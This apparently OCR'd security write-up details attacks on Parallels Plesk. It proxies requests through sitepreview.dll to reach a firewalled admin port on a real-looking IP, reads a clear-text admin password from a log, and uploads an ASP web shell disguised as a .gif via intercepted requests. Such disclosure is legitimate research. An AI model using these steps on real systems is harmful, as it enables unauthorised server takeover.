

PARALLELS





Beating the firewall using Plesk to access all Applications

Installed on IIS is an ISAPI filter named sitepreview.dll

Sitepreview, essentially proxies requests to the requested domain. As an example –

http://80.179.59.162/$sitepreview/anatBigHead.com/

We know that Parallels Plesk also has a PORT open on 2006, that is usually hidden behind the firewall. So connecting to:


http://80.179.59.162:2006 returns a DNS error

http://80.179.59.162/$sitepreview/:2006/ will return

http://80.179.59.162/Wizard

Amend request to http://80.179.59.162/$sitepreview/:2006/Wizard/ (Note the trailing slash for this particular request)

Then on all future requests made insert /$sitepreview/:2006/ to the beginning of every URI. Eventually we are returned the below screen



****

Admin Password In Clear Text –

D:\Program Files\Parallels\Plesk\SiteBuilder_logs\SBResetPassword.log

2010-08-23 18:51:23,125 [1] WARN SWsoft.SiteBuilder.Utils.SBResetPassword.Program -

SBResetPassword.exe admin f00bar -createadmin

****


Using Both of the Above

Remote Shell and Plesk Admin Access via Site Builder Web Site for Plesk


Step One – Create up.asp (included – note that the file extension is .gif)

Step Two – Create up-2.asp (included – note that the file extension is .gif)


http://192.168.1.3:2006/




Create a Web Site




http://192.168.1.3:2006/Wizard/DesignLayout.aspx




Upload up.gif catching post request within a local proxy (http://portswigger.net)



Catch the POST request, and rename up.gif to up.asp




Upload Successful




This is the only area of the application, where the file format is not actually checked. The browser only checks for the correct file extension.

Up.asp has been loaded to a randomly generated SiteBuilder path. This path can be seen in the GET / POST requests made to the server.

